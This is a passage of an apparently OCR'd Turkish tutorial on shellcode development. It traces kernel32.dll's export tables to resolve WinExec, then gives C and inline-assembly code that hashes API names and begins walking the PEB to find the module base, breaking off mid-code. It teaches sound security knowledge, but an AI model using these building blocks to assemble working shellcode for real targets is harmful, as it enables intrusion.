
Bir modülün içindeki belli bir fonksiyonun adresini bulmak istediğimizde hangi yolu izleyebileceğimizi PEView üzerinden Kernel32.dll dosyası üzerinde inceleyelim.



Kernel32.dll dosyası içinde arayacağımız adres, WinExec fonksiyonunun adresi. Şu anda Kernel32.dll'in disk üzerindeki imajına bakacağız. Ancak izleyeceğimiz yol bu modül hafızaya yüklendiğinde de geçerli olacak. Sadece imaj üzerindeki adresler RVA, yani Relative Virtual Address'ler olacağı için kullanacağımız referanslara modülün hafızaya yüklendiği başlangıç adresini ekleme ihtiyacımız olacak.




İlk olarak IMAGE_DOS_HEADER alanında HEX “3C” offset adresinde IMAGE_NT_HEADERS alanının RVA değerini bulalım. Kernel32.dll için bu değerin HEX “E8” olduğunu görüyoruz.




PEView bizim için parsing işini zaten yapıyor, ancak biz programatik olarak ilerliyormuş gibi ipuçlarını sırasıyla izleyelim. IMAGE_NT_HEADERS alanında “Signature” alanı 4 byte, IMAGE_FILE_HEADER alanı HEX 14 byte yer kaplıyor. IMAGE_OPTIONAL_HEADER alanında EXPORT Table alanının başlangıcı HEX 60 byte’lık bir mesafede yer alıyor. Dolayısıyla EXPORT Tablosunun adresi IMAGE_NT_HEADERS alanı içinde HEX “4+14+60” yani HEX 78 byte’lık bir offset’te yer alıyor.

EXPORT Tablosunun RVA’ini, yani “BFF70” adresini, kullanarak IMAGE_EXPORT_DIRECTORY’ye ulaşıyoruz. Burada adresleri RVA formatında izlersek bu alanın doğru adres olduğundan da emin


olabiliriz. Bu alanda HEX “20” offset adresinde fonksiyon adreslerinin pointer’larının tutulduğu alanın başlangıç adresine ulaşabiliriz.




Fonksiyon adlarının (adreslerinin değil) pointer’larının tutulduğu alan EXPORT Name Pointer Table alanı ve bu alanın RVA değerini PEView’dan teyit edebiliriz. PEView bizim için bu pointer’ların RVA adresleri ile işaret ettiği alanlarda bulunan isim bilgilerini bizim için listeliyor. Bizim shellcode’umuzda bu işi kendimiz yapmamız gerekecek. Gözle WinExec fonksiyonunu aradığımızda listenin alt kısımlarında fonksiyon adını görüyoruz. Bu fonksiyonun adresini bulmak için şu yolu izlememiz lazım. Öncelikle aradığımız fonksiyonun isminin Name pointer tablosu’ndaki sırasını tespit etmeliyiz. Fonksiyon ismimizin pointer’ı bu bölüm içinde HEX 145C offset’te bulunuyor. Bu bölümdeki her bir pointer verisi 4 byte olduğuna göre pointer’ın sırası 145C / 4 = HEX A2E’dir.



Daha sonra Export Ordinal Tablosunda (ki bu tablonun başlangıç adresi de IMAGE_EXPORT_DIRECTORY'de HEX "24" offset'te yer alıyor) ilgili sıradaki 2 byte'lık değeri bulmalıyız. Bu değer bize EXPORT Address Tablosunda RVA değeri olarak ilgili fonksiyonun adresinin bulunduğu kayıt sıra numarasını verecek. Bu sıra numaralarının 0'dan başladığını unutmayalım. Ordinal tablosunun HEX A2E sırasındaki değerin HEX 517 olduğunu görüyoruz.




Export Ordinal tablosundaki değer fonksiyon adresinin EXPORT Address Table içindeki sırasını göstermektedir. Buna göre her bir adres bilgisi 4 byte olduğuna göre WinExec fonksiyonunun bu tablo içindeki offset'ini bulmak için HEX 517 x 4 = HEX 145C hesaplamasını yapabiliriz. PEView'dan bu adresi kontrol ettiğimizde WinExec fonksiyonunun RVA adresini görebiliriz.



pView	Data	Description	Value
0000141C	000C98D9	Function Name RVA	0508 WakeConditionVariable -> NTDLL.RtlWakeConditionVariable
00001420	000C98EF	Function Name RVA	0509 WerGetFlags
00001424	000C98FB	Function Name RVA	050A WerRegisterFile
00001428	000C990B	Function Name RVA	050B WerRegisterMemoryBlock
0000142C	000C9922	Function Name RVA	050C WerRegisterRuntimeExceptionModule
00001430	000C9944	Function Name RVA	050D WerSetFlags
00001434	000C9950	Function Name RVA	050E WerUnregisterFile
00001438	000C9962	Function Name RVA	050F WerUnregisterMemoryBlock
0000143C	000C997B	Function Name RVA	0510 WerUnregisterRuntimeExceptionModule
00001440	000C999F	Function Name RVA	0511 WerpCleanupMessageMapping
00001444	000C99B9	Function Name RVA	0512 WerpInitiateRemoteRecovery
00001448	000C99D4	Function Name RVA	0513 WerpNotifyLoadStringResource
0000144C	000C99F1	Function Name RVA	0514 WerpNotifyLoadStringResourceEx
00001450	000C9A10	Function Name RVA	0515 WerpNotifyUseStringResource
00001454	000C9A2C	Function Name RVA	0516 WerpStringLookup
00001458	000C9A3D	Function Name RVA	0517 WideCharToMultiByte
0000145C	000C9A51	Function Name RVA	0518 WinExec
00001460	000C9A59	Function Name RVA	0519 Wow64DisableWow64FsRedirection
00001464	000C9A78	Function Name RVA	051A Wow64EnableWow64FsRedirection
00001468	000C9A96	Function Name RVA	051B Wow64GetThreadContext
0000146C	000C9AAC	Function Name RVA	051C Wow64GetThreadSelectorEntry
00001470	000C9AC8	Function Name RVA	051D Wow64RevertWow64FsRedirection
00001474	000C9AE6	Function Name RVA	051E Wow64SetThreadContext
00001478	000C9AFC	Function Name RVA	051F Wow64SuspendThread
0000147C	000C9B0F	Function Name RVA	0520 WriteConsoleA
00001480	000C9B1D	Function Name RVA	0521 WriteConsoleInputA
00001484	000C9B30	Function Name RVA	0522 WriteConsoleInputVDMA
00001488	000C9B46	Function Name RVA	0523 WriteConsoleInputVDMW
0000148C	000C9B5C	Function Name RVA	0524 WriteConsoleInputW
00001490	000C9B6F	Function Name RVA	0525 WriteConsoleOutputA
00001494	000C9B83	Function Name RVA	0526 WriteConsoleOutputAttribute
00001498	000C9B9F	Function Name RVA	0527 WriteConsoleOutputCharacterA
0000149C	000C9BBC	Function Name RVA	0528 WriteConsoleOutputCharacterW
000014A0	000C9BD9	Function Name RVA	0529 WriteConsoleOutputW

Özellikle son kısım biraz karmaşık olduğu için bir de tüm sürece bir grafik gösterim üzerinden tekrar bakalım:



Fonksiyon adresini bulmak için öncelikle modül baz adresini tespit ettiğimizi varsayıyoruz.

Modül baz adresi PE dosyasının hafızadaki başlangıç noktasına işaret ediyor. Bu nokta bildiğiniz gibi Image DOS Header'ın da başlangıcı. Bu başlığın HEX 3c offset adresinde Yeni EXE Header Offset'I bulunuyor.

Yeni EXE Header Offset'inin HEX 78 offset'inde Image Export Directory'nin RVA adresi bulunuyor. Fonksiyon adresini tespit etmek için geliştirdiğimiz uygulamayı incelerken de sıklıkla göreceğiniz gibi her referans noktasında bir sonraki değeri okuyabilmek için RVA adreslerinin modül baz adresi eklenerek VA (yani virtual address) formatına dönüştürülmesi gerekecek.

Image Export Directory'nin HEX 20 offset'inde Name Pointer Table'ın yani fonksiyon isimlerinin pointer'larının tutulduğu tablonun adresini elde ediyoruz. Aynı tablo içinde HEX 14 offset adresinde isim pointer'larını incelerken sayaç olarak kullanabileceğimiz toplam fonksiyon sayısı yani Number of Functions değerini buluyoruz. Geliştirdiğimiz kod içinde bu rakamı sondan başa doğru fonksiyon isimlerini incelemek için kullanacağız. Baştan sona bir arama da yapılarak bu değerin okunmasına gerek de kalmayabilirdi.

Fonksiyon ismini ve bu ismin pointer'ının Export Name Pointer Table'I içindeki sırasını tespit ettikten sonra fonksiyon adresini tespit edebilmek için bir ara tabloyu kullanmamız gerekiyor. Ordinal tablosu her biri 2 byte'lık yer kaplayan fonksiyon sıra numaralarını içeriyor. İsim tablosundaki sırada bulunan ordinal numarası fonksiyonun adres tablosundaki sırasını barındırıyor. Dolayısıyla önce Export Ordinal Table veri alanının başlangıcını Image Export Directory'nin HEX 24 offset'inden elde ettikten sonra ordinal tablosunun ilgili sırasında bulunan ordinal numarasını okuyoruz. Bu numarayı kullanarak ve yine Image Export Directory'sinden elde ettiğimiz Export Address Table veri alanının adresinden faydalanarak fonksiyon adres pointer'larından ilgili sırada bulunan adres bilgisini buluyoruz. Bu adres bilgisi de RVA formatında olduğundan fonksiyonun adresini modül baz adresini bu değere ekleyerek bulmamız gerekiyor.

Fonksiyon adresi bulma yolumuzu ortaya koyduktan sonra bunu hayata geçirelim. Ancak başlamadan önce fonksiyon adını tespit etme amacıyla genellikle kullanılan bir yöntemi açıklamak istiyorum. Fonksiyon isimleri shellcode içine gömülü bir string ile karşılaştırılmak yerine bir hesaplamaya tabi tutulur ve shellcode içinde bulunan değer ile karşılaştırılır. Örneğin ismi oluşturan her bir karakter 4 byte'lık bir değer ile toplanır, toplam değeri rotate ettirilerek içindeki bitlerin yerleri kaydırılır ve bu işlem ismin tüm karakterleri sonlanıncaya kadar devam eder. İşlem sona erdiğinde ortaya çıkan değer bizim daha önceden hesapladığımız değer ile eşleşiyorsa aradığımız fonksiyon ismini bulmuşuz demektir. Bu bir tür hash hesaplama yöntemi. Tabi ki kriptografik olarak güçlü bir yöntem olduğunu iddia edemeyiz, ancak araştırdığımız isim listesi içinde bir hash değeri çakışmaması olmaması bizim için yeterli. Bu yöntemin nasıl kodlandığını Kernel32 modülünün içindeki fonksiyonların hash değerlerini hesaplayan kodumuzun içinde göreceğiz.

Bu işlemi yapmanın birinci faydası her fonksiyonu 4 byte'lık bir veri ile ifade edebiliyor olmamız. Böylece fonksiyon ismi uzun olsa bile bizim shellcode'umuz içinde kaplayacağı alan 4 byte olacak. Ayrıca null byte problemimiz de kalmıyor. Bir diğer faydayı da kodu inceleyenlerin işini biraz daha zorlaştırmak olarak söyleyebiliriz. Bu nedenle hash değeri kullanımı zararlı yazılım yazarlarının favori yöntemlerinden birisi.

```
1.  #include <stdio.h>
2.
3.  int main()
4.  {
```

```
5.      char kelime[256];
6.      int adres, hashDegeri;
7.      adres = (int)&kelime;
8.      while (1)
9.      {
10.         printf("Hash'lenecek kelimeyi giriniz: ");
11.         fgets(kelime, 256, stdin);
12.         size_t uzunluk = strlen(kelime); //fgets komut satırından alınan kelimenin sonu
    na newline karakteri koyduğundan bunu null karakteri ile değiştiriyoruz.
13.         if (kelime[uzunluk - 1] == '\n') {
14.             kelime[uzunluk - 1] = '\0';
15.         }
16.         __asm {
17.             pushad
18.
19.             hash_hesaplama_bolumu :
20.             mov esi, adres
21.             xor edi, edi
22.             xor eax, eax
23.             cld; lods instructionı ESI register ını yanlışlıkla aşağı yönde değiştirmes
    in diye emin olmak için kullanıyoruz
24.
25.             hesaplama_dongusu :
26.             lodsb; ESI nin işaret ettiği mevcut fonksiyon adı harfini(yani bir byteı) A
    L registerına yüklüyoruz ve ESI yi bir artırıyoruz
27.             test al, al; Fonksiyon adının sonuna gelip gelmediğimizi test ediyoruz
28.             jz hesaplama_sonu; AL register değeri 0 ise, yani fonksiyon adını tamamlamı
    şsak hesaplamayı sona erdiriyoruz
29.             ror edi, 0xf; Hash değerini 15 bit rotate ettiriyoruz
30.             add edi, eax; Hash değerine mevcut karakteri ekliyoruz
31.             jmp hesaplama_dongusu
32.
33.             hesaplama_sonu :
34.             mov hashDegeri, edi; Hash değerini yazmak üzere saklıyoruz
35.             popad
36.         }
37.         printf("\nKelime\t\tHash Degeri\n------\t\t-----------
    \n%s\t\t%x\n\n", kelime, hashDegeri);
38.     }
39. }
```

Fonksiyon adının hash'ini üretmek için kullanabileceğimiz basit bir kod örneğinin üzerinden birlikte geçelim ve uygulamamızı deneyelim.

Uygulamamız hash'i hesaplanacak olan kelime için 256 byte'lık bir lokal değişken tanımlıyor. Fgets fonksiyonu ile ilgili kelimeyi alıyoruz. Hafızada hash'ini hesaplayacağımız fonksiyon adları null karakterle bitiyor, ancak fgets fonksiyonu kelimeyi girdikten sonra Enter tuşuna bastığımızda kelimenin sonunda newline karakterini de alarak lokal değişkenimize yazıyor. Bu nedenle kelimenin sonundaki newline karakterini null karakteri ile değiştirerek kelimemizi C string'i haline getiriyoruz.


Daha sonra gelen inline assembly bölümünde:

- pushad ile tüm register'ların orjinal hallerini stack'e yazıyoruz.
- Kelimemizi sakladığımız lokal değişkenin adresini daha önce integer veri tipine cast ederek adres lokal değişkenine atamıştık. Bu değeri ESI register'ına aktarıyoruz. ESI register'I bizim için işlenecek bir sonraki karakteri işaret eden bir pointer görevi görecek.
- Hash hesaplamasında kullanacağımız EDI ve EAX register değerlerini sıfırlıyoruz.
- CLD instruction'I EFLAGS register'I içinde bulunan direction flag değerini sıfırlayarak uygulamanın önceki bölümlerinde bu değerin 1 olması riskini ortadan kaldırıyor. Çünkü biz ESI

register'ının işaret ettiği byte'ları soldan sağa doğru işleyeceğimizden emin olmak istiyoruz.
- Hash hesaplamasının yapılacağı döngüye geldiğimizde ilk olarak ESI register'ının işaret ettiği bir byte'I AL register'ına, yani EAX register'ının en düşük değere sahip byte'ına aktarıyoruz.
- Sonraki satırda kelimenin sonuna gelip gelmediğimizi anlamak için bu byte'ın null byte olup olmadığını test ediyoruz.
- Eğer kelimenin sonuna gelmemişsek hash değerimizi sakladığımız EDI register'ini 15 bit sağa rotate ettiriyoruz. Niye 15 bit derseniz herhangi bir özel nedeni yok, 14'te olabilirdi, 7'de olabilirdi. Burada amacımızın sadece fonksiyon adını 4 byte'lık bir değere dönüştürmek olduğunu unutmayın.
- Daha sonra EAX register'ındaki değeri, yani son okunan byte'I hash'imizin saklandığı EDI register'ına ekliyoruz.
- Eğer null byte'I okumuşsak hesaplama sona ermiş oluyor, EDI değerini hashDeğeri C lokal değişkenine atıyoruz. Popad instruction'I ile stackte saklanan tüm orjinal register değerlerini tekrar register'lara yüklüyoruz.
- Printf ile kelime ve hash değerini çıktı olarak yazıyoruz.

Şimdi bizim ilgilendiğimiz fonksiyon adları için bir deneme yapalım. Önce WinExec fonksiyon adının hash değerini hesaplayalım.

Daha sonra exploit shellcode'umuzun prosesi sorunsuz sonlandırması için kullanacağımız ExitProcess fonksiyon adının hash değerini hesaplayalım.



Bu iki değeri ve bu uygulamada kullandığımız hash hesaplama yöntemini oluşturacağımız shellcode içinde kullanacağız.

Shellcode geliştirme aşamasından önce son 2 bölümde üzerinde çalıştığımız konuları bir defa daha tekrar etmek ve bu problemleri çözmek için geliştirdiğimiz teknikleri bir araya getirmek için bir çalışma daha yapalım.

Bu adımda Kernel32 modülünün adresi ile birlikte bu modülün içindeki fonksiyonların adları ve adreslerini bulacağız, ayrıca fonksiyon isimlerinin hash değerlerini hesaplayacağız.

```
1.  #include <stdio.h>
2.
3.  int main()
4.  {
5.      int modulBaseAdresi;
6.      int sayac;
7.      int namesTableVA;
8.      int hashDegeri;
9.      int fonksiyonAdresi;
10.     int exportTabloAdresi;
11.     char *ptrFonksiyonAdi;
12.
13.     int a;
14.
15.     __asm {
16.         pushad
17.         xor ecx, ecx
18.         mov esi, fs:[0x30]; PEB adresi
19.         mov esi, [esi + 0x0c]; PEB LOADER DATA adresi
20.         mov esi, [esi + 0x1c]; Başlatılma sırasına göre modül listesinin başlangıç adre
    si
21.
22.         sonraki_modul :
23.         mov eax, [esi + 0x08]; Modülün baz adresi
24.         mov modulBaseAdresi, eax
25.         mov edi, [esi + 0x20]; Modül adı(unicode formatında)
26.         mov esi, [esi]; esi = Modül listesinde bir sonraki modül meta datalarının bulun
